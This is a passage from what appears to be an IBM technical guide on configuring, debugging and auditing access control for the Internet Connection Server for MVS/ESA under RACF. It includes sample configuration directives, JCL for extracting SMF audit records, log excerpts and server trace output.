A protection setup is a group of protection sub-directives. The sub-directives work together to define how the Web server should control access to the resources being protected.

Appendix A, "Directives and Sub-directives That Are Used to Control Access" on page 145 provides some detail on the

directives and sub-directives that should be used to implement basic server security.

Step 6 Establish the access control environment.

Make sure that the user IDs that are used in your surrogate support are defined in the RACF database and that they are defined in a profile in the surrogate class. The user ID that is assigned to your Web server should have READ permission for this profile.

Step 7 Limiting access to individual files.

Perform this step only if you want to limit access to specific files on directories already protected by the protection setup.

Installation jobs that are provided with the OS/390 Internet BonusPak will set the permissions for the various HFS files. If you like to build your own access control scheme, you should review these permissions. If you add your own pages, you also have to define the permissions bits for these files.

Chapter 8. Debugging Server Security Problems

There are several tools available for debugging problems that occur after enabling and utilizing the basic server security. This topic will discuss how most of these tools can be used to determine what kind of problem you are looking for. These problems could be in, for example, protection setups in the configuration file or permission bits settings in the RACF database. The problems could also be more general; for example, insufficient access to the surrogate support facility for Web server.

This topic discusses a sample protection setup that is based on the samples that are part of the OS/390 Internet BonusPak. Only the security-related directives and sub-directives are shown in this sample configuration file.

```
ServerRoot /usr/lpp/internet/ServerRoot

Enable  GET
Enable  HEAD
Enable  POST
Disable PUT
Disable DELETE
Disable CHECKIN

AccessLog     /tmp/wwwlogs/httlog
ErrorLog      /tmp/wwwlogs/htterr
LogFormat     Common
LogTime       LocalTime

UserId PUBLIC

Protection PROT-SETUP-USERS {
   ServerId        wtsc59
   AuthType        Basic
   PasswdFile      %%SAF%%
   UserId          INTERNAL
   GET-Mask        All
}
Protect /Sales/*              PROT-SETUP-USERS
Protect /BonusPak/Sales/*     PROT-SETUP-USERS

Pass  /BonusPak/*           /usr/lpp/internet/ServerRoot/BonusPak/*
```

The following directives and sub-directives are used:

`Enable     GET`
: Indicates that the HTTP method GET is enabled and that the server returns whatever data is defined by the URL.

`Protect  /Sales/*              PROT-SETUP-USERS`
: This directive is used to activate protection rules for requests that match a template. In this example, all requests for pages that start with `/Sales/*` are protected. A request for page `/Sales/imvh202.htmls` is protected by the protection setup that is indicated in this Protect directive.

`Protect  /BonusPak/Sales/*     PROT-SETUP-USERS`
: This directive is used to activate protection rules for requests that match a template. In this example, all requests for pages that start with

/BonusPak/Sales/* are protected. A request for page /BonusPak/Sales/imvh202.htmls is protected by the protection setup that is indicated in this Protect directive.

Pass /BonusPak/* /usr/lpp/internet/ServerRoot/BonusPak/
: This will cause requests that match the URL template /BonusPak/* (for example, a request for /BonusPak/Sales/imvh202.htmls), to be accepted. The request string is mapped to the result string. In the above example, the server will respond with the document in file /usr/lpp/internet/ServerRoot/BonusPak/Sales/imvh202.htmls.

  The result string is not mapped with any further directives.

Protection PROT-SETUP-USERS {
: This directive is used to define a protection setup. Subsequent DefProt and Protect directives can point to this protection setup by using the label name that is associated with this protection setup.

  Both Protect directives in this example point to this protection setup.

ServerId wtsc59
: This directive is used to specify the name you want to use to identify the protection setup to requesters. When the server sends a requestor a prompt for user name and password, it also includes the name you specify on ServerId. Most browsers display this name with the prompt.

AuthType Basic
: This specifies the type of authentication that is used when a client sends a password to the server. For user name and password protection, you must use the value Basic. With basic authentication, passwords are sent to the server as plain text.

PasswdFile %%SAF%%
: The user ID and passwords are validated in the database of the external security manager (RACF).

GET-Mask All
: All users that access the directory /usr/lpp/internet/ServerRoot/BonusPak/Sales are prompted for their user ID and password.

UserId INTERNAL
: This directive indicates that the surrogate UserId INTERNAL should be used in access control checks that are done as a result of this protection setup. The surrogate UserId INTERNAL must have access to the requested page. For example, to file /usr/lpp/internet/ServerRoot/BonusPak/Sales/imvh202.htmls.

8.1 The Sequence of Events

This topic describes the sequence of events that took place when a client accessed the pages that are protected by the protection setup that is explained in the previous topic.

1. The client selects the server by requesting http://9.12.14.201/.
2. The Welcome page is displayed on the browser.
3. By clicking on an icon, the user requests page /Sales/imvh200.htmls (or /BonusPak/Sales/imvh200.htmls. depending on what icon he is using).
4. The client gets the following message displayed on his browser:

```
Document is Protected

Enter user name and password below
    for wtsc59
    at 9.12.14.201

User name ________________
Password  ________________
```

Note: The message that is displayed on the screen might be different since it depends on the browser how messages are displayed. Some browsers might also require that you enter the user name and password in uppercase characters.

5. The client replies with a valid user name and password.
6. The clients receives the requested page.
7. The client requests the following page by clicking on an icon: /BonusPak/Sales/imvh202.htmls.
8. The user receives:

   ```
   Error 403 - Can't browse selected file
   ```

9. The client calls for help.

8.2 What Debugging Tools Can You Use

There are several trace and log tools available that can help you in debugging access control problems. We suggest you use the following trace and log facilities:

ErrorLog
: You can use the ErrorLog directive to specify where the server logs the internal errors. The Internet Connection Server for MVS/ESA create new logs automatically every day so there is no need to restart the server to generate manageable logs. You still might want to copy the logs to an archive directory or combine the logs of several days.

AccessLog
: You can use the AccessLog directive to specify where the server logs all requests made by the client. The Internet Connection Server for MVS/ESA create new logs automatically every day so there is no need to restart the server to generate manageable logs. You still might want to copy the logs to an archive directory or combine the logs of several days.

You can browse these logs by any OpenEdition MVS browse facility.

MVS console log
: RACF sends access violation messages to the MVS console. These messages contain, for example, information about the following:

- The resource that was accessed
- The user ID and group ID that was used in the access check
- The requested access authority and the access authority this user ID has
- The function that was used when the violation occurred
- Date and time stamps

SMF

RACF writes records to the system management facility (SMF) for detected unauthorized attempts to enter the system. Optionally. RACF writes records to SMF for authorized attempts and detected unauthorized attempts to the following:

- Access RACF-protected resources
- RACF commands
- Modify profiles on the RACF database

RACF writes these records to an MVS data set. To list SMF records, you should use the RACF SMF data unload utility. With the RACF SMF data unload utility, you can translate the RACF SMF records into a format you can browse or upload to a database, query, or reporting package, such as DB2. Refer to 8.3.2, “Step 2. Collect SMF Records that Contain the Violation” on page 99 for a sample job that uses the DFSORT ICETOOL to select records and fields and to print them in a report.

Trace

The internal verbose trace can be switched on and off in the startup procedure of the Web server daemon. The example below sends the output of the trace to the *standard error* output device that is specified in the STDERR DD card.

```
//WEBSRV   EXEC PGM=IMWHTTPD,REGION=OK,TIME=NOLIMIT,PARM='POSIX(ON),
//              STACK(32K,32K,ANY,FREE),TRAP(OFF)/-vv -nodns
//              -h 9.12.14.201'
```

The following options are available:

-v Trace to stderr.

-vc Cache trace to stderr.

-vv Very VERBOSE trace to stderr. The VERBOSE trace provides much more detail than the trace does. But it also causes much more overhead.

8.3 Debugging Procedure

This topic describes a debugging procedure that assists you in debugging a security problem in the Internet Connection Server for MVS/ESA. It depicts the various events that can be observed when a client performed the steps that are described in 8.1, “The Sequence of Events” on page 96.

8.3.1 Step 1. Display the MVS Console Log

Figure 23 on page 99 depicts the violation message that appeared on the MVS console. It lists the following:

- The file name that caused the violation
- The user ID that was used for the access check
- The requested access and the access that was allowed
- The time stamp

```
96065 15:52:18.91 ICH408I USER(INTERNAL) GROUP(EMPLOYEE) NAME(####################)
                    /usr/lpp/internet/ServerRoot/BonusPak/Sales/imvh202.htmls
                    CL(FSOBJ   ) FID(01D6D7F1C8C6E200100B000003460000)
                    INSUFFICIENT AUTHORITY TO OPEN
                    ACCESS INTENT(R--)  ACCESS ALLOWED(OTHER ---)
```

Figure 23. Access Violation Message in System Log

Note that this console message lists the user ID of a surrogate user (INTERNAL). It does not show the originator of this access request. You should use the time stamp and the file name to search in other logs to see if this access violation is right or wrong. It could very well be possible that this user should have access to this page but that access permission is wrong, or that the user selected a path to this page that wasn′t protected in the right way.

8.3.2 Step 2. Collect SMF Records that Contain the Violation

Figure 24 on page 100 depicts a sample job that can be used to retrieve audit records from SMF. Step SMFDUMP collects the SMF records from the "live" or a history SMF data set. The tool that is used is the RACF SMF data unload utility (IRRADU00). IRRADU00 uses the SMF dump utility (IFASMFDP) as the "driver" module to control its invocation.

In step ICETOOL, DFSORT-ICETOOL is used to select and print the various field form the selected records.

Refer to Appendix C, "Sample Auditing Jobs" on page 157 for a detailed description of these utilities.

```
//AUDIT4   JOB (POK,999),AUDITOR,MSGLEVEL=(1,1),MSGCLASS=X,
//  CLASS=A,NOTIFY=AUDITOR
//SMFDUMP  EXEC PGM=IFASMFDP
//SYSPRINT  DD SYSOUT=*
//ADUPRINT  DD SYSOUT=*
//IN        DD DSN=SYS1.SC59.MANZ,DISP=SHR
//OUTDD     DD DSN=AUDITOR.SMF1,DISP=(NEW,PASS,DELETE),
//           SPACE=(CYL,(200,20,0)),UNIT=SYSDA,
//           DCB=(RECFM=VB,LRECL=5096,BLKSIZE=6000)
//SMFOUT    DD DUMMY
//SYSIN     DD *
 INDD(IN,OPTIONS(DUMP))
 OUTDD(SMFOUT,TYPE(0:98))
 ABEND(NORETRY)
 USER2(IRRADU00)
 USER3(IRRADU86)
 DATE(96064,96065)
 START(1400)
 END(1700)
/*
//ICETOOL  EXEC PGM=ICETOOL
//TOOLMSG   DD SYSOUT=*
//PRINT     DD DSN=AUDITOR.IRRADU00,DISP=SHR
//DFSMSG    DD SYSOUT=*
//INDD      DD DSN=AUDITOR.SMF1,DISP=(SHR,PASS,DELETE)
//TEMP0001  DD DISP=(NEW,DELETE,DELETE),
//             SPACE=(CYL,(5,1,0)),UNIT=SYSDA
//TOOLIN    DD *
COPY    FROM(INDD)  TO(TEMP0001)  USING(SELU)
DISPLAY FROM(TEMP0001) LIST(PRINT) -
 TITLE('FILE ACCESS VIOLATIONS') DATE(YMD/) TIME(12:) PAGE  BLANK -
 ON(23,8,CH)  HEADER('TIME') -
 ON(453,8,CH)  HEADER('SUBMITTER') -
 ON(375,4,CH)  HEADER('SUR') -
 ON(385,4,CH)  HEADER('PRIV') -
 ON(1655,4,CH)  HEADER('RD') -
 ON(1660,4,CH)  HEADER('WR') -
 ON(1665,4,CH)  HEADER('EX') -
 ON(1675,8,CH)  HEADER('TYPE') -
 ON(2723,20,CH)  HEADER('FILE NAME')
/*
//SELUCNTL  DD *
 INCLUDE COND=(5,8,CH,EQ,C'FACCESS',AND,
             14,8,CH,EQ,C'NOTAUTH')
 OPTION  VLSHRT
//*
```

Figure 24. Sample Job to List Specified SMF Records and Fields

Figure 25 depicts the output from the job shown in Figure 24.

```
FILE ACCESS VIOLATIONS       96/03/06       11:06:58 am       - 1 -

 TIME       SUBMITTER   SUR    PRIV   RD     WR     EX     TYPE       FILE NAME
 --------   ---------   ----   ----   ----   ----   ----   --------   --------------------

 15:52:18   INTERNAL    NO     NO     YES    NO     NO     OTHER      imvh202.htmls
```

Figure 25. Sample Output from That Lists SMF Records

This report lists fields from the SMF type 80 record. Some fields are copied from the header section, others are copied from the event-specific information record. In this report, the *Check File Access Record Extension* was selected in the SELUNCTL statement by testing for EVENT_QUAL equal to FACCESS.

An additional check was made to see if this was an access violation record by testing EVENT_TYPE is equal to NOTAUTH.

The various fields in this report represent the following fields in the selected SMF record.

TIME Time that the record was written to SMF. This is taken from header section.

SUBMITTER The user ID that is associated with the record. This is taken from the event-specific information section.

SUR Check if this was a surrogate user. This is taken from the event-specific information section. Note that RACF is not aware of the fact that it is using a surrogate user in this type of operation.

PRIV Is this a privileged user ID? This is taken from the event-specific information section.

RD Did the requested access include READ? This is taken from the event-specific information section.

WR Did the requested access include WRITE? This is taken from the event-specific information section.

EX Did the requested access include EXECUTE? This is taken from the event-specific information section.

TYPE What bits were used in granting the access? Valid values are OWNER, GROUP, and OTHER. This is taken from the event-specific information section.

FILE NAME The file name that is being checked. This is taken from the event-specific information section.

If you expect problems with the path that was used to access this file, you can also select the FACC_PATH_NAME field to see what the requested path was.

This report gives basically the same information as the MVS console log. It does not tell you who the user was. You should use the time stamp and the file name to search in other logs to see if this access violation is rightly or wrongly. It still could very well be possible that this user should have access to this page but that access permission is wrong, or that the user selected a path to the pages that weren′t protected in the right way.

8.3.3 Step 3. Browse the Web Server ErrorLog

This log is used by the Web server to log internal errors. Access violations are reported as internal errors by the Web server. Figure 26 shows the entries that are recorded in this log and are related to the debugging case that is described in this topic.

```
-05/Mar/1996:15:51:57 +0500- NOT AUTHORIZED- -host: 9.12.14.181- /Sales/imvh200.htmls
-05/Mar/1996:15:52:18 +0500- OK- -host: 9.12.14.181 user: WELLIE2- /Sales/imvh202.htmls
```

Figure 26. ErrorLog

This report shows the following events:

1. It indicates a NOT AUTHORIZED message for page /Sales/imvh200.htmls. That is the page where the client gets the message:

```
Document is Protected

Enter user name and password below
    for wtsc59
    at 9.12.14.201

User name __________________
Password  __________________
```

   After entering a valid user ID and the right password for this user ID, the requested page was shown.

2. The next entry in this log shows:
   - The requested page.
   - The user IDs of the users. Since the user was requested to send their user IDs and passwords, the Web server now knows who the users are.
   - The IP address where this request was generated.

   This record does not indicate an violation; it reports OK for this request. But because it is entered in a ErrorLog, you might assume that this is an error condition that is detected by the Web server.

8.3.4 Step 4. Browse the Web Server AccessLog

This log is used by the Web server to log all requests made by the client. It lists not only the pages that are requested by the client, it also lists the other requests that are a result of the page request. In this case, it lists also the graphic files that are sent to the client as a result of the page request.

This report provides more helpful information than the ErrorLog does. For example, it lists the following:

- The originating IP address.
- When available, the user name.
- The requested page, and the pages that were sent as a result of this request, such as the graphic files that are needed for this page.
- The HTTP method that was specified in this request.
- The return code that was sent to the user:
  - 401 when the users were requested to send their user name and password
  - 200 when the request was honored
  - 403 when the request was failed

```
9.12.14.181 - - -05/Mar/1996:15:51:57 +0500- "GET /Sales/imvh200.htmls HTTP/1.0" 401 231
9.12.14.181 - WELLIE2 -05/Mar/1996:15:52:06 +0500- "GET /Sales/imvh200.htmls HTTP/1.0" 200 8585
9.12.14.181 - - -05/Mar/1996:15:52:06 +0500- "GET /Images/imvg000.gif HTTP/1.0" 200 5420
9.12.14.181 - WELLIE2 -05/Mar/1996:15:52:08 +0500- "GET /Sales/imvg203.gif HTTP/1.0" 200 6397
9.12.14.181 - WELLIE2 -05/Mar/1996:15:52:09 +0500- "GET /Sales/imvg201.gif HTTP/1.0" 200 4178
9.12.14.181 - WELLIE2 -05/Mar/1996:15:52:09 +0500- "GET /Sales/imvg202.gif HTTP/1.0" 200 1858
9.12.14.181 - WELLIE2 -05/Mar/1996:15:52:18 +0500- "GET /Sales/imvh202.htmls HTTP/1.0" 403 220
```

Figure 27. AccessLog

8.3.5 Step 5. List the File Permissions

In order to list the permission bits for the file that is accessed, you can use the following command from the TSO command line:

```
oshell ls -l /usr/lpp/internet/ServerRoot/BonusPak/Sales/imvh202.htmls
```

Figure 28. TSO OSHELL Command ls -l

In this example, the following message was displayed on the screen:

```
 -rwxr-x---   1 WEBADM   IMWEB       5593 Mar 14 12:44 /usr/lpp/internet/ServerR
oot/BonusPak/Sales/imvh202.htmls
```

Figure 29. TSO OSHELL Command ls -l Output

This message indicated that the file permissions for OTHER are set to ---. This indicates that a process that is not in the owner or group class has no READ, WRITE, or EXECUTE access to this file. The owner of the file is WEBADM; IMWEB is the group that is connected to this file.

The Web server security administrator must decide if the surrogate user ID INTERNAL, that is not connected to the IMWEB, must have READ access or if INTERNAL must be connected to the group IMWEB.

In this case, the Web server security administrator changed the permissions by using the following command:

```
oshell chmod 755 /usr/lpp/internet/ServerRoot/BonusPak/Sales/imvh202.htmls
```

Figure 30. TSO chmod Command

8.4 Using the Trace Output

This topic describes entries in the trace output that can be used to diagnose security-related problems. The trace produces a huge number of records and should only run for a short time. You should already collect key identifiers that you should look for once you start scanning through the trace output.

Figure 31 on page 104 depicts the first part of the trace output. This output gives, for example, the following information:

- It provides detailed information on the user IDs that are assigned to the various processes:

  A shows the user ID, UID, and GID that is assigned to the daemon.
  B shows the default surrogate user ID that is used if no other surrogate user ID is assigned through a protection setup.
  C shows the surrogate user ID and his UID and GID that is assigned through the protection setup PROT-SETUP-USERS.

- **D** shows what Protect directive is defined and to which protection setup it is connected.
- The interpretation of the configuration file. **E** shows how how defaults are assigned and what values are used if, for example, wildcards are specified.
- What logs are enabled and what the file name of the various logs is.

Note that only the security related output lines are depicted.

```
             This is IBM Internet Connection Server for MVS/ESA,
             Built on Feb 28 1996 at 01:07:38.
             Running as "WEBSRV", UID:0, GID:205.  A
HostName.... "9.12.14.201"
Loading..... rule file "/etc/httpd.conf"
ServerRoot.. /usr/lpp/internet/ServerRoot
Port........ 80

Enabled..... method GET
Enabled..... method HEAD
Enabled..... method POST
Disabled.... method PUT
Disabled.... method DELETE
Disabled.... method CHECKIN
Welcome pages are called "Frntpage.shtml"
Welcome pages are called "imvh000.htmls"

AccessLog... /tmp/wwwlogs/httlog
ErrorLog.... /tmp/wwwlogs/htterr
Default..... user id PUBLIC    B
Protection.. definition for name "PROT-SETUP-USERS"

Reading..... protection setup directly from config file
HTAA_parseProtFile... ending on brace
HTAA_parseProtFile...lex_item=alphanumeric string 'ServerId'
Binding..... "ServerId" bound to "wtsc59"
HTAA_parseProtFile...lex_item=alphanumeric string 'AuthType'
OkScheme.... Basic
HTAA_parseProtFile...lex_item=alphanumeric string 'PasswdFile'
Binding..... "PasswdFile" bound to "%%SAF%%"
HTAA_parseProtFile...lex_item=alphanumeric string 'UserId'
Binding..... "UserId" bound to "INTERNAL"
HTAA_parseProtFile...lex_item=alphanumeric string 'GET-Mask'
GET-Mask....

 All  @ ANYADDRESS    E

HTAA_parseProtFile...lex_item='}'
SysInfo..... INTERNAL means user (INTERNAL:-n/a-:537:500:...)  C
Parsed...... strings INTERNAL and -null- as UserID: INTERNAL uid: 537
UserId...... INTERNAL in this protection setup
Protect..... "/Sales/*"    D
Looking up.. named protection "PROT-SETUP-USERS"
Checking.... "PROT-SETUP-USERS"

Pass........ "/BonusPak/*" --> "/usr/lpp/internet/ServerRoot/BonusPak/*"

Log......... "/tmp/wwwlogs/httlog.Mar0596.2040" opened
Error log... "/tmp/wwwlogs/htterr.Mar0596.2040" opened
```

Figure 31. Trace Output Part 1

Figure 32 depicts the process flow when the client requests the page that caused the 401 message displayed on his terminal. This part of the trace shows all the directives that are used and how they are interpreted. **F** shows a 401 (ERROR) message that is also depicted in the Web server ErrorLog in Figure 26 on page 101 and in the Web server AccessLog in Figure 27 on page 102.

```
Thread 71 started at Tue Mar  5 15:51:57 1996

HTSimplify.. /Sales/imvh200.htmls' into
/Sales/imvh200.htmls'

Protect..... rule matched "/Sales/imvh200.htmls" -> "/Sales/imvh200.htmls
Protection.. setup as defined in config file
Pass........ rule matched "/Sales/imvh200.htmls" ->
"/usr/lpp/internet/ServerRoot/BonusPak/Sales/imvh200.htmls"
Passing..... "/usr/lpp/internet/ServerRoot/BonusPak/Sales/imvh200.htmls"

AuthCheck... Translated path: "/usr/lpp/internet/ServerRoot/BonusPak/Sales/imvh200.htmls" (method:
GET)
Denied...... by Mask (no ACL, only Protect)
AA.......... check returned 401
Translated.. "/usr/lpp/internet/ServerRoot/BonusPak/Sales/imvh200.htmls"
Returning... ERROR 401:
** Not authorized to access the document.
ERROR.......  05/Mar/1996:15:51:57 +0500  /Sales/imvh200.htmls F
HTDmnFCHN NSLkup not started, returning -null-
AA notice... WWW-Authenticate headers for
"/usr/lpp/internet/ServerRoot/BonusPak/Sales/imvh200.htmls"
HTTP header. length: 364 bytes
             Headers for the client
HTTP/1.0 401 Not authorized to access the document.

Thread 71 ended at Tue Mar  5 15:51:57 1996
```

Figure 32. Trace Output Part 2

Figure 33 on page 106 depicts the process flow when the users send their credentials. It shows the directives that are used and how they are interpreted. This part provide also the following RACF related information:

- **G** shows the user ID that is used by the user and how this user ID is authenticated.
- **H** shows the surrogate user ID that is used in this process.
- **I** shows the file security packet from the file:
  - The permission bits
  - The UID of the owner of the file and the GID of the group owner

```
Thread 72 started at Tue Mar  5 15:52:06 1996
Client sez.. GET /Sales/imvh200.htmls HTTP/1.0

HTSimplify.. /Sales/imvh200.htmls' into
/Sales/imvh200.htmls'
Protect..... rule matched "/Sales/imvh200.htmls" -> "/Sales/imvh200.htmls
Protection.. setup as defined in config file
Pass........ rule matched "/Sales/imvh200.htmls" ->
"/usr/lpp/internet/ServerRoot/BonusPak/Sales/imvh200.htmls"
Passing..... "/usr/lpp/internet/ServerRoot/BonusPak/Sales/imvh200.htmls"

AuthCheck... Translated path:  "/usr/lpp/internet/ServerRoot/BonusPak/Sales/imvh200.htmls" (method:
GET)
Basic....... username: WELLIE2
HTPasswd... user "WELLIE2" verified by SAF.   G
Correct..... password for WELLIE2
Authentic... WELLIE2
Accepted.... by Mask (no ACL, only Protect)
AA.......... check returned 200
Translated.. "/usr/lpp/internet/ServerRoot/BonusPak/Sales/imvh200.htmls"
HTHandle..... Access as "INTERNAL" for Client "WELLIE2"   H
HTHandle.... method GET
New anchor 75807A0 has hash 113488864 and address /Sales/imvh200.htmls'
HTAccess: loading document /Sales/imvh200.htmls
get_physical: finding protocol for '/usr/lpp/internet/ServerRoot/BonusPak/Sales/imvh200.htmls'
get_physical: Found protocol type 'file'
get_physical: Setting protocol to 'file'
HTLoadFile.... Looking for /usr/lpp/internet/ServerRoot/BonusPak/Sales/imvh200.htmls'
Searching... for suffix 1: ".htmls"
Local filename is "/usr/lpp/internet/ServerRoot/BonusPak/Sales/imvh200.htmls"
HTFile: Opening /usr/lpp/internet/ServerRoot/BonusPak/Sales/imvh200.htmls' gives 75E11B4
File mode is 0300000755, uid=206, gid=205. My uid=0, 1 groups ( 500)  I
File is not editable.

HTAccess: /Sales/imvh200.htmls' has been accessed.
Thread 72 ended at Tue Mar  5 15:52:06 1996
```

Figure 33. Trace Output Part 3

Figure 34 on page 107 depicts the last part of this sample conversation. The user requested /Sales/imvh202.htmls and received a 403 message which says: Can't browse selected file. The output shows the directives that are used and how they are interpreted. The following crucial events are depicted:

J shows the protect directive that is used. The following directives show how this request is handled.

K shows the user IDs used to request this page. The browser sends the users credentials automatically on every request once the user has identified themselves.

L shows the error message that is returned to the users. This message is also depicted in the Web server ErrorLog in Figure 26 on page 101 and in the Web server AccessLog in Figure 27 on page 102. Also, this message resulted in the message displayed on the MVS console as shown in Figure 23 on page 99, and in the SMF records as shown in Figure 25 on page 100.

```
Thread 77 started at Tue Mar  5 15:52:18 1996
Client sez.. GET /Sales/imvh202.htmls HTTP/1.0

HTSimplify.. /Sales/imvh202.htmls' into
/Sales/imvh202.htmls'

Protect..... rule matched "/Sales/imvh202.htmls" -> "/Sales/imvh202.htmls"  J
Protection.. setup as defined in config file
Pass........ rule matched "/Sales/imvh202.htmls" ->

Passing..... "/usr/lpp/internet/ServerRoot/BonusPak/Sales/imvh202.htmls"
"/usr/lpp/internet/ServerRoot/BonusPak/Sales/imvh202.htmls"

Searching... for suffix 1: ".htmls"
AuthCheck... Translated path: "/usr/lpp/internet/ServerRoot/BonusPak/Sales/imvh202.htmls" (method:
GET)
Basic....... username: WELLIE2
HTPasswd... user "WELLIE2" verified by SAF.  K
Correct..... password for WELLIE2
Authentic... WELLIE2
Accepted.... by Mask (no ACL, only Protect)
AA.......... check returned 200
Translated.. "/usr/lpp/internet/ServerRoot/BonusPak/Sales/imvh202.htmls"
HTHandle..... Access as "INTERNAL" for Client "WELLIE2"
HTHandle.... method GET

HTAccess: loading document /Sales/imvh202.htmls
Cache: anchor='/Sales/imvh202.htmls', request->context='<null>'
get_physical: finding protocol for '/usr/lpp/internet/ServerRoot/BonusPak/Sales/imvh202.htmls'
get_physical: Found protocol type 'file'
get_physical: Setting protocol to 'file'
HTLoadFile.... Looking for /usr/lpp/internet/ServerRoot/BonusPak/Sales/imvh202.htmls'
Searching... for suffix 1: ".htmls"
Local filename is "/usr/lpp/internet/ServerRoot/BonusPak/Sales/imvh202.htmls"
HTFile: Opening /usr/lpp/internet/ServerRoot/BonusPak/Sales/imvh202.htmls' gives 0
Returning... ERROR 403:
** Can't browse selected file.
ERROR.......  05/Mar/1996:15:52:18 +0500  /Sales/imvh202.htmls  L

             Headers for the client
HTTP/1.0 403 Can't browse selected file.
             End of headers
HTAccess: /Sales/imvh202.htmls' has been accessed.

Thread 77 ended at Tue Mar  5 15:52:18 1996
```

Figure 34. Trace Output Part 4

8.5 Tips

The following tips should assist you in diagnosing security-related problems in the Internet Connection Server for MVS/ESA:

- The configuration file is case-sensitive. The user ID that is specified in the protection setup (for example, in a mask sub-directive), should exactly match the user ID that is typed in by the user.
- If an error record is written only in the Web server logs and there is no error reported on the MVS console or in SMF, it is very likely that the error is a result of directives or sub-directives in the configuration file.

Chapter 9. Auditing Your Internet Connection Server for MVS/ESA

Auditing the access to controlled resources is a prerequisite for efficient control of your installation′s sensitive data. A complete record of unauthorized attempts to access a controlled resource, or a record of such attempts plus a list of all accesses of certain sensitive data, might help the security administrator to uncover security leaks. It also helps in detecting possible attacks on your system′s security.

Auditing involves examining, verifying, and demonstrating the adequacy of the security controls of the installation, as well as verifying the accuracy and completeness of the results.

An information system is considered auditable if it is made up of modular, integral, and auditable subsystems that communicate with each other only across well-defined interfaces. All transactions taking place at those interfaces should be recorded in logs, indicating where, when, and by whom each transaction was initiated.

Auditing involves capturing the data in these logs, documenting it, and feeding it back to management in such a way that it can be used to make decisions about the adequacy or inadequacy of the existing security features of the system.

9.1 Facilities That Contain Security-Related Information

Your installation should define the security-related events needed for an audit trail. Examples of security-related events for the Internet Connection Server for MVS/ESA are:

- List the users with privileged attributes such as RACF SPECIAL or OPERATION or superuser and monitor the actions they take. This also includes users that can become a privileged user without that attribute in their standard user profiles.
- List access to resources such as MVS data sets or HFS files. Compare the list of users that did access protected resources to a list of users you think should have access to these resources.
- List access violations to protected resources.
- Identification and authentication of users. List also the user that can use an “identity change” facility or can use surrogate support.

Security audits should be performed at a frequency appropriate to the size of the organization and should be relative to the importance of your data. More specialized or selective audits can be scheduled periodically to review the strengths and weaknesses identified by full-scale audits or, for example, by results of a penetration test that was part of an corporate audit.

Some of the facilities that are available to create records with security information from your Internet Connection Server for MVS/ESA are:

- The hardcopy log and the system log. These logs contain, for example, the following:
  - Operator commands and system responses to operator commands
  - System requests and operator responses to system requests

- System or sub-system messages
- Job-related information

- System management facility (SMF). These records contain a variety of system and job-related information. SMF is used to create and maintain from, for example, RACF and other products.

  RACF generates audit records according to the type of event. For example, RACF always logs information about events such as the following:

  - Unauthorized attempts to access the system
  - Changes to the status of the RACF database
  - Issuances of a SETROPTS command

  RACF optionally logs information about additional security-related events. For example, RACF can log information about access attempts to protected resources, such as files or MVS data sets (all, failures only, successes only). Audit information can be controlled, for example, for HFS files by the file owner or by the security auditor.

- The RACF database itself. User attributes, such as SPECIAL or superuser, are stored in the user profiles in the RACF database.

- The file security packet (FSP) is part of the HFS file or directory. The FSP contains the following:

  - The file owner
  - The permission bits
  - The audit options set by the file owner or by the auditor

- Web server logs. The Web server provides the following log facilities:

  - AccessLog that is used to log all requests made by the client
  - CacheAccessLog that is used to log requests to the cache if your server is running as a caching proxy
  - ErrorLog that is used to log internal errors, such as access errors

  There are only a few options to control these Web server logs. By using directives you can do the following:

  - Suppress log entries for specific hosts or domains matching a template.
  - Indicate if the records entries should use the local time or Greenwich Mean Time (GMT).

9.2 Auditing an OpenEdition MVS Environment

The task of an auditor basically consists of verifying that the principles set forth in an installation′s security policy are not compromised. In an OpenEdition environment which uses RACF as its access control program, there are two main tasks to perform, as follows:

- Verifying that the RACF profiles have the proper contents (OMVS segments in the user and group profile and logging options in particular)

- Use the security logs to follow up on detected violations and to detect abnormal behavior by authorized users

The audit information can be quite extensive and is found in the RACF database, the RACF security log, and in the logs produced by applications that use RACF services.

The problem facing an auditor is mostly that of being able to reduce the amount of information to something that can be easily analyzed, and, perhaps more importantly to be able to find the needles in some very large haystacks.

The following are the tools available to do auditing:

- The normal RACF commands
- The data security monitor
- The RACF database unload utility

  By loading the sequential output file from the utility into a relational database, such as IBM DATABASE 2 (DB2), an auditor can perform ad hoc queries on the RACF database, without the risk of impairing system performance.

- The RACF SMF data unload utility

  This utility converts RACF SMF records into a sequential data set (flat file). This data set can be sorted and records selected based on various selection criteria. The unloaded SMF records can also be loaded into a relational database and be processed with suitable query languages.

Figure 35 depicts the RACF auditing environment.



Figure 35. RACF Auditing Environment

There is a slight problem connected with the use of relational databases: users have to be taught the Structured Query Language (SQL), the Query Management Facility (QMF), or some other query language if they want to be able to perform their own ad hoc queries. The alternative is for someone to build an application with a set of predefined reports that can easily be adapted to fit the individual installation.

For more information on auditing, refer to *Enhanced Auditing Using the RACF SMF Data Unload Utility*. This document describes a number of RACF auditing

